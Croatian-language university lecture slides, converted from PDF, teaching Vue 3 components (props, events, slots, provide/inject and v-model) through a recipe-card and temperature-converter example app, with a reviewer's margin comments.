
- Kada:
  - Imamo dijelove stranice/markupa koji se ponavljaju
  - Želimo razložiti problem/aplikaciju u manje probleme/aplikacije
- Komponenta je poput mini-aplikacije koja se onda pridjeli aplikaciji
  - Pridjeljujemo im oznaku (tag), tipično dvije riječi odvojene crticom kako bi izbjegli preklapanje s HTML oznakama
- Uobičajeno se aplikaciju ustroji u stablo ugniježđenih komponenti,  
npr. zaglavje, tijelo, podnožje,  
popup/dialog, ...



[https://v3.vuejs.org/  
guide/component-  
basics.html](https://v3.vuejs.org/guide/component-basics.html)

# Obrasci komunikacije

- **Roditelj -> dijete**
  - Tipično se komponentama predaju vrijednosti
- **Dijete -> roditelj**
  - Rjeđe, ali ponekad nužno
  - Npr. React ima „*one-way data flow parent → child*”, ali...



# Kakva može biti komponenta?


- Tri obilježja:

1. **Što prima?**
2. **Ima li vlastito stanje?**
3. **Surađuje li s drugima?**

- Po pitanju podataka
- Omoguće li gniježđenje, proširivanje

- Različiti radni okviri više ili manje razrađuju nomenklaturu s obzirom na navedeno, npr.

- React ima *class* i *functional* components
- Angular: *smart* i *dumb/presentational/pure* komponente  
(samo primaju podatke i iscrtavaju)



# Pretvorimo karticu recepta i kalkulator u komponente

tag: v4.0

- Prvo jednostavniju – Calculator
  - Vlastito stanje, ne prima parametre, ne surađuje

main.js

```
import { createApp } from "vue";
import App from "./App.vue";
import router from "./router";
import RecipeCard from './components/RecipeCard.vue';
import TempConverter from './components/TempConverter.vue';
```


```
const app = createApp(App);
app.use(router);
app.component('recipe-card', RecipeCard);
app.component('temp-converter', TempConverter);
app.mount("#app");
```

Konvencija: xxx-yyy

Prijavljujemo ih „globalno” čime postaju dostupne u cijeloj aplikaciji.  
(moguće je i lokalno, pogledati:  
<https://v3.vuejs.org/guide/component-registration.html>)

Views/Calculator.vue

```
<template>
  <div>
    <h2>Calculator</h2>
    <div class="container-fluid p-2 d-flex justify-content-center">
      <temp-converter></temp-converter>
    </div>
    </div>
  </template>
```



# TempConverter.vue

tag: v4.0

- Prvo jednostavnu – Calculator
  - Ima vlasito stanje, ne prima parametre, ne surađuje

components(TempConverter.vue)

```
<template>
  <div><h3>Temperature converter</h3>
    <form>
      <div><label>Celsius</label>
        <div><input
          v-model.number="tempCelsius"
          @keyup="c2f"/>
        </div>
      </div>
      <div><label>Fahrenheit</label>
        <div><input
          v-model.number="tempFahrenheit"
          @keyup="f2c"/>
        </div></div>
    </form></div>
</template>
```

Izbačeni svi stilovi i  
sitnice koje nisu u  
fokusu, pogledati

Svaki dio se može  
izostaviti, npr.  
ovdje nema style

struktura:

components(TempConverter

```
<script>
export default {
  data() {
    return {
      tempCelsius: 0,
      tempFahrenheit: 32,
    };
  },
  methods: {
    c2f() {
      this.tempFahrenheit = Math.round((this.tempCelsius
        * 9) / 5 + 32);
    },
    f2c() {
      this.tempCelsius = Math.round(((this.tempFahrenheit
        - 32) * 5) / 9);
    },
  };
}</script>
```

## Domaća zadaća

- Primijenite komponente, dodajte joj „Log it” gumb koji smo već vidjeli
- Listu temperatura možete prikazati kao tooltip ili sl.
- Time će naša komponente proširiti svoje lokalno stanje (pored temperatura C i F)
- Stavite nekoliko istih komponenti na npr. tu istu stranicu
- Što se događa kada otiđete na stranicu recepata i vratite se?
  - Pogledajte i keep-alive

# ■ Vue props

- Pogledajmo: <https://v3.vuejs.org/guide/component-props.html>

- Static:

```
<blog-post title="My journey with Vue"></blog-post>
```

- Dynamic:

```
<!-- Dynamically assign the value of a variable -->
<blog-post :title="post.title"></blog-post>

<!-- Dynamically assign the value of a complex expression -->
<blog-post :title="post.title + ' by ' + post.author.name"></blog-post>
```

- Mogu se predavati različiti tipovi: number, boolean, array, ...

- Object:

- Itd. pogledati dokumentaciju

```
<!-- Even though the object is static, we need v-bind to tell Vue that -->
<!-- this is a JavaScript expression rather than a string. -->
<blog-post
  :author="{
    name: 'Veronica',
    company: 'Veridian Dynamics'
  }"
></blog-post>

<!-- Dynamically assign to the value of a variable. -->
<blog-post :author="post.author"></blog-post>
```

# Citat iz dokumentacije:

## # One-Way Data Flow

All props form a **one-way-down binding** between the child property and the parent one: when the parent property updates, it will flow down to the child, but not the other way around. This prevents child components from accidentally mutating the parent's state, which can make your app's data flow harder to understand.

In addition, every time the parent component is updated, all props in the child component will be refreshed with the latest value. This means you should **not** attempt to mutate a prop `inside` a child component. If you do, Vue will warn you in the console.

There are usually two cases where it's tempting to mutate a prop:

1. **The prop is used to pass in an initial value; the child component wants to use it as a local data property afterwards.** In this case, it's best to define a local data property that uses the prop as its initial value:

```
1  props: ['initialCounter'],
2  data() {
3    return {
4      counter: this.initialCounter
5    }
6  }
```

js

2. **The prop is passed in as a raw value that needs to be transformed.** In this case, it's best to define a computed property using the prop's value:

```
1  props: ['size'],
2  computed: {
3    normalizedSize() {
4      return this.size.trim().toLowerCase()
5    }
6  }
```

js

### Note

Note that objects and arrays in JavaScript are passed by reference, so if the prop is an array or object, mutating the object or array `itself` inside the child component **will affect** parent state.

# RecipeCard.vue 1/2 (script, style)

- Nema stanje, **prima parametre**, ne surađuje

## components/RecipeCard.vue

```
<script>
export default {
  props: [
    "id", "image", "name", "description", "cookTime",
    "prepTime", "recipeYield", "datePublished", "url",
    "ingredients"
  ],
  computed: {
    idUrl() {
      return '/recipes' + this.id;
    }
  }
};
</script>
<style scoped>
  div.card-body .badge {
    white-space: pre-wrap;
  }
</style>
```

Template na sljedećem  
slajdu, uočiti props

Scoped – lokalni stil,  
utječe samo na ovu  
komponentu!

## views/Recipes.vue

```
<template>
  <div v-if="selectedRecipe">
    Recipe #{{ id }}
    <recipe-card :key="selectedRecipe.id"
      v-bind="selectedRecipe"
    ></recipe-card>
  </div>
  <div v-else>
    <h2>All recipes ({{allRecipes.length}})</h2>
    <div>
      <recipe-card v-for="recipe in allRecipes"
        :key="recipe.id"
        v-bind="recipe"
      ></recipe-card>
    </div>
  </div>
</template>
```

*If you want to pass all  
the properties of an object  
as props, you can use v-  
bind without an argument  
(v-bind instead of :prop-  
name). ”*

## Slide 25

---

**DM4**

props se mogu definirati kao name: {type, default, required}

Danijel Mlinarić; 15.9.2021.

# RecipeCard.vue 2/2 (template)


components/RecipeCard.vue

```
<template>
  <div class="card mt-2 mr-2" style="width: 230px">
    <router-link :to="'/recipes/' + id" class="mr-3">
      
    </router-link>
    <div class="card-body">
      <h5 class="card-title">{{ name }}</h5>
      <p class="card-text">{{ description }}</p>
      <span class="badge badge-primary">
        Cook/prep time: {{ cookTime }}/{{ prepTime }}
      </span>
      <span class="badge badge-secondary">Yield: {{ recipeYield }}</span>
      <span class="badge badge-success">Published: {{ datePublished }}</span>
      <a :href="url" target="_blank" class="card-link">
        <span class="badge badge-success">{{ url.substring(0, 20)}...</span>
      </a>
    </div>
    <details v-if="ingredients">
      <summary><h3>Ingredients</h3></summary>
      <ul class="list-group list-group-flush">
        <li v-for="ingredient in ingredients" :key="ingredient" class="list-group-item">{{ ingredient }}</li>
      </ul>
    </details>
  </div>
</template>
```

Nema ničeg posebno novog, jednostavno koristimo props kao normalne varijable kod definiranja obrasca odnosno iscrtavanja


# Provide/inject

- <https://v3.vuejs.org/guide/component-provide-inject.html>
- Ako imamo duboku hijerarhiju komponenti i želimo poslati svojstvo (*prop*) ne samo neposrednom djitetu onda to može biti zamorno („štafeta“)
- *provide*: roditelj pruža svojstvo svim svojim nasljednicima (cijelo podstablo)
- *inject*: dijete prijavi što koristi
- „*long-range props*“:
  - Roditelji ne moraju znati tko koristi
  - Djeca ne moraju znati odakle dolazi



# Emitiranje događaja

- „Suprotni smjer” – ponekad je potrebno iz komponente nešto javiti roditelju
- Dodajmo u recipe-card gumb za brisanje recepta
  - Komponenta **emitira** događaj brisanja svom roditelju
  - Roditelj se povezuje na emitirane događaje i poduzima odgovarajuće radnje – ovdje izbacuje element iz polja



# Emitiranje događaja „deleteRecipe”

components/RecipeCard.vue

```
<template>
<small-card>
  (... isto kao prije ...)
  <button class="btn btn-danger"
    @click="deleteRecipe">
    Delete
  </button>
</small-card>
</template>
<script>
export default {
  emits: ["deleteRecipe"],
  ...
  methods: {
    deleteRecipe() {
      this.$emit('deleteRecipe', {id: this.id});
    }
  }
};
</script>
```

Na sljedećem slajdu

views/Recipes.vue

```
<template>
<div v-if="selectedRecipe">
  <h2>Recipe #{{ id }}</h2>
  <recipe-card :key="selectedRecipe.id"
    v-bind="selectedRecipe"
    @delete-recipe="deleteRecipe"
  ></recipe-card>
</div></div>
<div v-else>
  <h2>All recipes ({{allRecipes.length}})</h2><hr><div>
    <recipe-card v-for="recipe in allRecipes"
      :key="recipe.id" v-bind="recipe"
      @delete-recipe="deleteRecipe"
    ></recipe-card>
  </div></div>
</template>
<script>...
methods: {
  ...
  deleteRecipe (args) {
    this.allRecipes = this.allRecipes.filter(x => x.id !== args.id);
    if (this.selectedRecipe && this.selectedRecipe.id === args.id) {
      this.selectedRecipe = null;
    }
  }
}...
</script>
```

„Like components and props, event names provide an automatic case transformation. If you emit an event from the child component in camel case, you will be able to add a kebab-cased listener in the parent”


# Utori (Slots)

<https://v3.vuejs.org/guide/component-slots.html>

- Komponente mogu definirati mjesto (utor, slot) u koje će se ugraditi drugi sadržaj (string, HTML, druge komponente...)
- Mi ćemo definirati „karticu” – standardni element našeg korisničkog sučelja
  - u nju možemo stavljati razne sadržaje (recept, kalkulator)

components/SmallCard.vue

```
<template>
  <div>
    <slot></slot>
  </div>
</template>
<style scoped>
  div {
    border: 1px gray solid;
    border-radius: 3px;
    width: 250px;
    box-shadow: 0 4px 8px 0 rgba(0, 0, 0, 0.2), 0 6px 20px 0 rgba(0, 0, 0, 0.19);
    padding: 10px;
    margin: 5px;
  }
</style>
```



Prijavimo u main.js kao i druge komponente.  
Psotoje i napredne opcije, npr. scoped slots, ZOKŽNV



Buckwheat Cheese Straws

These cheese straws look like wispy tree branches. Wayne calls them cheese twigs, and they never last very long around here. Crispy, cheddar-flecked, and rustic - it's the buckwheat flour that lends these slender creations their convincing shade of brownish gray.

Cook/prep time: PT10M/PT60M

Yield: Makes about 4 dozen straws.

Published: 2009-08-22

<http://www.101cookbo...>

▶ Ingredients

Delete

## Slide 30

---

**DM5**

po novoj verziji je v-slot

Danijel Mlinarić; 15.9.2021.

# Omogućimo izmjenu recepta!

- Radi jednostavnosti: samo name i description
- Gumb za izmjenu vidljiv samo kada se odabere recept
  - Dodat ćemo prop canEdit koji će to definirati
- Komponenta mijenja izgled s obzirom na editMode

The diagram illustrates the state transition of a recipe card, showing three stages: a simple view, an intermediate view, and an edit mode view.

**Initial State (Left):** A simple view of a recipe card for "Oatmeal Muffins". The card includes a thumbnail image, the title "Oatmeal Muffins", a description, and a summary section with cook time, yield, and publish date. A yellow box highlights the text "canEdit=undef".


**Intermediate State (Middle):** The same recipe card, but with a blue arrow pointing to it from the left. A yellow box highlights the text "canEdit=true" and "editMode=null".

**Final State (Right):** An edit mode view of the recipe card. It shows the "Name" field filled with "Oatmeal Muffins" and the "Description" field containing the full recipe text. A yellow box highlights the text "canEdit=true" and "editMode=true". At the bottom right are "Save" and "Cancel" buttons.

A large blue arrow points from the intermediate state to the final state, indicating the progression of the component's state.

# Omogućimo izmjenu recepta!

- Želimo da se izmjene unutar komponente odraze na vanjske podatke odnosno selektirani recept
- Gumb za izmjenu vidljiv samo kada se odabere recept
  - Dodat ćemo prop canEdit koji će to definirati
- Komponenta mijenja izgled s obzirom na editMode



# Povežimo prvo „vanjsku“ varijablu

views/recipes.vue

```
<template>
<div v-if="selectedRecipe">
  <div>
    <recipe-card :key="selectedRecipe.id"
      v-model="allRecipes[selectedRecipeIndex]"
      @delete-recipe="deleteRecipe"
      can-edit="true"
    ></recipe-card>
  </div>
</div>
<div v-else>
  <div>
    <recipe-card v-for="(recipe, index)
      in allRecipes"
      :key="recipe.id"
      v-model="allRecipes[index]"
      @delete-recipe="deleteRecipe"
    ></recipe-card>
  </div>
</div>
</template>
...

```

Nema smisla povezati na lokalnu selectedRecipe jer se to onda neće odraziti na naše polje – zato uvodimo selectedRecipeIndex da možemo odmah direktno povezati s elementom polja allRecipes[selectedRecipeIndex]

```
...
<script>
export default {
  ...
  data() {
    ...
    selectedRecipe: null,
    selectedRecipeIndex: -1,
  },
  watch: {
    $route(to, from) {
      this.selectedRecipe = this.allRecipes.find( x => x.id == this.$route.params.id);
      this.selectedRecipeIndex = this.allRecipes.findIndex( x => x.id == this.$route.params.id);
    },
  },
  ...
}
```

Na neki način zloporabimo – ovdje bi nam bili dovoljni props iz v5.0 jer se predaju samo roditelj->dijete jer canEdit nije postavljen pa se ne može ni promjeniti vezana vrijednost

# ... zatim recipe-card

views/recipes.vue

```
<template>

<small-card v-if="!editMode">
    (... isto kao prije ...)
    <button v-if="canEdit" @click="editMode = true">
        Edit
    </button>
</small-card>
<div v-if="editMode" class="editForm">
    <form @submit.prevent="submitChanges">
        <input type="text" v-model="name">
        <textarea v-
model="description"></textarea>
        <button type="submit">
            Save
        </button>
        <button @click.stop="exitSingleRecipe()">
            Cancel
        </button>
    </form>
</div>
</template>
```

Izbačeno dosta koda koji nije u fokusu, vidjeti src, jedino u read-only dijelu sad koristimo `modelValue.PROP`, npr. `modelValue.name`, `modelValue.url`, itd.

Save će bubble-up u form submit, a Cancel neće zbog stop modifiera

```
<script>
export default {
    emits: ["deleteRecipe", "update:modelValue"],
    props: ["modelValue", "canEdit"],
    data() {
        return {
            editMode: false,
            name: this.modelValue.name,
            description: this.modelValue.description
        }
    },
    methods: {
        exitSingleRecipe() {
            this.$router.push({ path: '/recipes' });
        },
        submitChanges() {
            this.$emit('update:modelValue', {
                id: this.modelValue.id,
                image: this.modelValue.image,
                name: this.name,
                description: this.description,
                cookTime: this.modelValue.cookTime,
                prepTime: this.modelValue.prepTime,
                recipeYield: this.modelValue.recipeYield,
                datePublished: this.modelValue.datePublished,
                url: this.modelValue.url,
                ingredients: this.modelValue.ingredients
            });
            this.exitSingleRecipe();
        }
    }
}
```

## Slide 34

---

**DM6** kuzim, ali bas mi je update:modelValue grd, moze se spomenuti state model. U biti je li bitno za recipe promjena u kartici?

Danijel Mlinarić; 15.9.2021.

**DM7** sad vidim sljedeći slajd spominjes stanja :)

Danijel Mlinarić; 15.9.2021.

# Stanje aplikacije (*state*)



